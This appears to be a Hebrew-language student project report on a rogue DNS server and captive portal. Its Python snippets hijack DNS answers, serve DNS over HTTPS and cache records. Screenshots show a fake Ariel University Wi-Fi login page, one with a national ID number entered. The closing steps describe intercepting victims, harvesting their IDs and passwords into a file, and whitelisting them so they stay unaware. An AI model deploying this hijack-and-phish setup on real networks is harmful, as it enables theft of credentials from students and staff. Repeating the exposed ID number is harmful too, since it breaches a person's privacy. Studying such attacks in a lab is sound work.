
שרת ה-DNS

שרת ה־DNS שפותח במסגרת הפרויקט מהווה רכיב תשתיתי מרכזי במערכת הרשת. תפקידו הוא לקבל בקשות לתרגום שמות ולהחזיר עבורן כתובות IP מתאימות, ובכך לאפשר ללקוחות לאתר שירותים ויעדים ברשת באופן תקני ושקוף. מעבר למימוש הפונקציונלי הבסיסי, השרת תוכנן כרכיב דינמי ואוטונומי, המסוגל להשתלב בסביבה מקומית משתנה ללא צורך בהגדרות מוקדמות מצד המפעיל. גישה זו מדגישה את עקרון ה־Deploy and Forget, שלפיו עצם פריסת השרת על מחשב ברשת המקומית מספיקה כדי לאפשר לו להתחיל לפעול כשירות DNS פעיל.

ייחודו של השרת אינו נובע רק ממימוש מנגנון פתרון השמות, אלא מן ההרחבה שלו למודל פעולה מתקדם יותר. בפרויקט זה, שרת ה־DNS הורחב כך שיוכל לפעול גם כ־Rogue DNS Server, כלומר כשרת המצוי בשליטת גורם יזום בתוך הרשת המקומית. הרחבה זו מדגימה כי שליטה בשכבת פתרון השמות אינה רק פונקציונליות תשתיתית, אלא גם יכולת בעלת משמעות מערכתית רחבה, שכן היא מאפשרת להשפיע על אופן ניתוב הבקשות ועל היעדים שאליהם הלקוחות מופנים בפועל. לפיכך, שרת ה־DNS בפרויקט משלב בין מימוש של שירות רשת בסיסי וחיוני לבין הדגמה של גמישות תפעולית ושל פוטנציאל השפעה עמוק על התנהגות הרשת.

Rogue DNS & Captive Portal Operational Flow (Vertical)



צילומי מסך והסברים

```python
# Keep listener active until BOTH components have checked in
while not (dhcp_linked and backup_linked):
    data, addr = sock.recvfrom(1024)

    # 1. DHCP Server Handshake
    if data == b"IM_A_BARBIE_GIRL_IN_A_BARBIE_WORLD" and not dhcp_linked:
        sock.sendto(b"COME_ON_BARBIE_LETS_GO_PARTY", addr)
        log(f"DHCP Server discovered from {addr[0]}. Replied.")
        dhcp_linked = True

    # 2. Backup Server Handshake
    elif data == b"I am alive" and not backup_linked:
        sock.sendto(b"I see you", addr)
        # Map 'backup.com.' (note the trailing dot for FQDN) to the Backup Server's IP
        LOCAL_RECORDS["backup.com."] = addr[0]
        log(f"Backup Server discovered from {addr[0]}. Linked 'backup.com'.")
        backup_linked = True

log("Infrastructure sync complete: Both DHCP and Backup components linked. Closing discovery listener.")
```

על מנת לאפשר פריסה גמישה של הרשת הזדונית, שרת ה-DNS מפעיל שירות האזנה סודי לגילוי עמיתים (Companion Discovery). כאשר שרת ה-DHCP ושרת הגיבוי עולים ברשת, הם שולחים הודעות שידור (Broadcast). שרת ה-DNS מזהה הודעות אלו לפי חתימות ספציפיות, משיב להם, ומעדכן באופן דינמי את רשומת ה-A הפנימית שלו כך שהכתובת backup.com תפנה תמיד אל כתובת ה-IP המשתנה של שרת הגיבוי.

```python
# LOCAL RECORD OVERRIDE (Backup Server Linking)
if qname in LOCAL_RECORDS and qtype == QTYPE.A:
    log(f"LOCAL MATCH [{protocol} {client_ip}]: {qname} -> {LOCAL_RECORDS[qname]}")
    reply = request_pkt.reply()
    reply.add_answer(RR(qname, QTYPE.A, rdata=A(LOCAL_RECORDS[qname]), ttl=60))
    return reply.pack()

# HIJACK LOGIC (Captive Portal)
if REDIRECT_ALL and qtype == QTYPE.A and client_ip not in WHITELISTED_IPS:
    log(f"HIJACK [{protocol} {client_ip}]: {qname} -> {HOST}")
    reply = request_pkt.reply()
    reply.add_answer(RR(qname, QTYPE.A, rdata=A(HOST), ttl=5))
    return reply.pack()

# CACHE LOOKUP
with cache_lock:
    if (qname, qtype) in cache:
        raw_resp, expiry = cache[(qname, qtype)]
        if time.time() < expiry:
            cached_resp = DNSRecord.parse(raw_resp)
            cached_resp.header.id = request_pkt.header.id
            return cached_resp.pack()
        else:
            del cache[(qname, qtype)]
```


לוגיקת עיבוד הבקשות בשרת נבנתה בארכיטקטורה היררכית. תחילה, המערכת בודקת האם קיימת רשומה מקומית המאלצת חטיפת תעבורה לטובת ה-Captive Portal. במידה ולא, היא בודקת האם היעד קיים במאגר הרשומות הדינמיות (למשל עבור backup.com). רק לאחר מכן מתבצעת שאילתה לזיכרון המטמון (Cache), ולבסוף הפנייה שקופה (Forwarding) לשרת ה-DNS החיצוני.


```python
@app.route(DOH_ENDPOINT, methods=['GET', 'POST'])  Sudo-Tal
def doh_handler():

    dns_query = None

    if request.method == "POST":
        dns_query = request.data

    elif request.method == "GET":
        dns_b64 = request.args.get("dns")
        if dns_b64:
            padding = "=" * (4 - len(dns_b64) % 4)
            dns_query = base64.urlsafe_b64decode(dns_b64 + padding)

    if not dns_query:
        return "Bad Request", 400

    resp_data = process_dns_logic(
        dns_query,
        request.remote_addr,
        protocol="DoH"
    )

    if resp_data:
        r = make_response(resp_data)
        r.headers["Content-Type"] = "application/dns-message"
        return r

    return "Timeout", 504
```


בנוסף לתעבורת UDP מסורתית על פורט 53, השרת תומך בפרוטוקול DNS over HTTPS (DoH) להצפנת שאילתות מעל פרוטוקול TLS. המערכת קולטת בקשות בפורמט GET (המקודדות ב-Base64) או POST, מפענחת אותן, מעבירה אותן ללוגיקת הליבה של ה-DNS, ומחזירה את התשובה ללקוח תחת הכותרת התקנית `application/dns-message`


```python
def cache_cleaner():  1 usage  Sudo-Tal
    while True:
        time.sleep(CACHE_CLEAN_INTERVAL)
        removed = 0
        with cache_lock:
            now = time.time()
            expired_keys = [k for k, v in cache.items() if v[1] < now]
            for key in expired_keys:
                del cache[key]
                removed += 1
        if removed > 0:
            log(f"Cache cleanup: removed {removed} entries.")
```


במטרה לייעל את זמן התגובה, השרת מאחסן תשובות משרתי ה-DNS החיצוניים בזיכרון מטמון (Cache). כדי למנוע דליפות זיכרון והחזרת רשומות שפג תוקפן, מופעל תהליכון רקע (Garbage Collector) המתעורר מדי כמה דקות. תהליכון זה משתמש בנעילות (Mutex Lock) כדי לעבור על המאגר באופן בטוח, ומסיר את כל הרשומות שזמן ה-TTL שלהן פג.


New Tab
Search Google or type a URL
Spotify - Web Playe...
ChatGPT
ChatGPT-temp
Gemini
Docker Security - O...
MGMT Server – Hea...
GitHub - awesome-...
Server
All Bookmarks
Gmail
Images
Google
Search Google or type a URL
Web Store
Add shortcut
Customize Chrome
ENG
16:14
16/03/2026


Connect to Wi-Fi
התחברות לרשת - אוניברסיטת
Not secure
https://www.ariel.ac.il/wp/
Connect to Wi-Fi
The Wi-Fi you are using (Bspot3BD8_5.0) may require you to visit its login page.
Turn on enhanced protection to get Chrome's highest level of security
Connect
ENG
19:16
16/03/2026


התחברות לרשת - אוניברסיטת
Not secure
ariel.ac.il
חיבור לרשת מהירה - סטודנטים וסגל בלבד
אוניברסיטת
אריאל
בשומרון
החיבור לרשת האלחוטית המהירה בקמפוס אריאל מורשה לסטודנטים ואנשי סגל בלבד. יש להזדהות באמצעות מספר תעודת זהות וסיסמת המודל האישית.
פרטי התחברות
מספר תעודת זהות:
הכנס ת.ז.
סיסמה:
הכנס סיסמה
התחברות לרשת
© 2026 אוניברסיטת אריאל בשומרון
ENG
16:16
16/03/2026


התחברות לרשת - אוניברסיטת
Not secure
ariel.ac.il
חיבור לרשת מהירה - סטודנטים וסגל בלבד
אוניברסיטת
אריאל
בשומרון
החיבור לרשת האלחוטית המהירה בקמפוס אריאל מורשה לסטודנטים ואנשי סגל בלבד. יש להזדהות באמצעות מספר תעודת זהות וסיסמת המודל האישית.
פרטי התחברות
מספר תעודת זהות:
212676977
סיסמה:
התחברות לרשת
© 2026 אוניברסיטת אריאל בשומרון
ENG
16:16
16/03/2026


אוניברסיטת אריאל - לומדים, חוק
ariel.ac.il/wp/
*3387
ייעוץ לימודים
סטודנטים
חברי סגל
ספר טלפונים
מפת התמצאות
קריירה באקדמיה
אוניברסיטת אריאל בשומרון
על האוניברסיטה
לימודים
מועמדים
מחקר ופיתוח
קהילה ובוגרים
ספרייה
INTERNATIONAL
מתעניינים בלימודים
החלה ההרשמה
לתואר ראשון, שני ושלישי
אנחנו כאן בשביל העתיד
אתם כאן להוביל אותו
להרשמה לחצו כאן »
היי
כיצד נוכל לסייע לך?
תאריך פתיחת סמסטר ב' נדחה ליום שלישי כ"ח אדר, 17.3.2026.
ENG
16:17
16/03/2026

שלבי התקיפה:

1. **יירוט (Interception):** ברגע שהקורבן מתחבר לרשת האלחוטית שלכם, מערכת ההפעלה מנסה לבדוק אם יש אינטרנט. ה-DNS הזדוני חוסם את הבדיקה הזו, מה שגורם לדפדפן (Chrome) להקפיץ באופן אוטומטי התראת **"Connect to Wi-Fi"** (כפי שרואים בתמונה השנייה).

2. **התחזות וגניבת פרטים (Credential Harvesting):** כשהמשתמש לוחץ על ההתראה, הוא מופנה לעמוד לוגין מזויף (תמונה שלישית) שהקמתם, אשר מתחזה במדויק למערכת ההזדהות של **אוניברסיטת אריאל**. הקורבן התמים מזין את תעודת הזהות והסיסמה שלו, והשרת שלכם שומר אותם מיד בקובץ טקסט.

3. **שחרור והסוואה (Whitelisting):** מיד לאחר קבלת הפרטים, השרת מכניס את כתובת ה-IP של הקורבן ל"רשימה לבנה" (Whitelist). מאותו רגע, ה-DNS מפסיק לחטוף לו את התעבורה ומאפשר לו גישה חופשית לאינטרנט ולמדריך האמיתי של האוניברסיטה (התמונה הרביעית). מבחינת הקורבן, תהליך ההתחברות לרשת פשוט עבר בהצלחה, והוא לא חושד בכלום.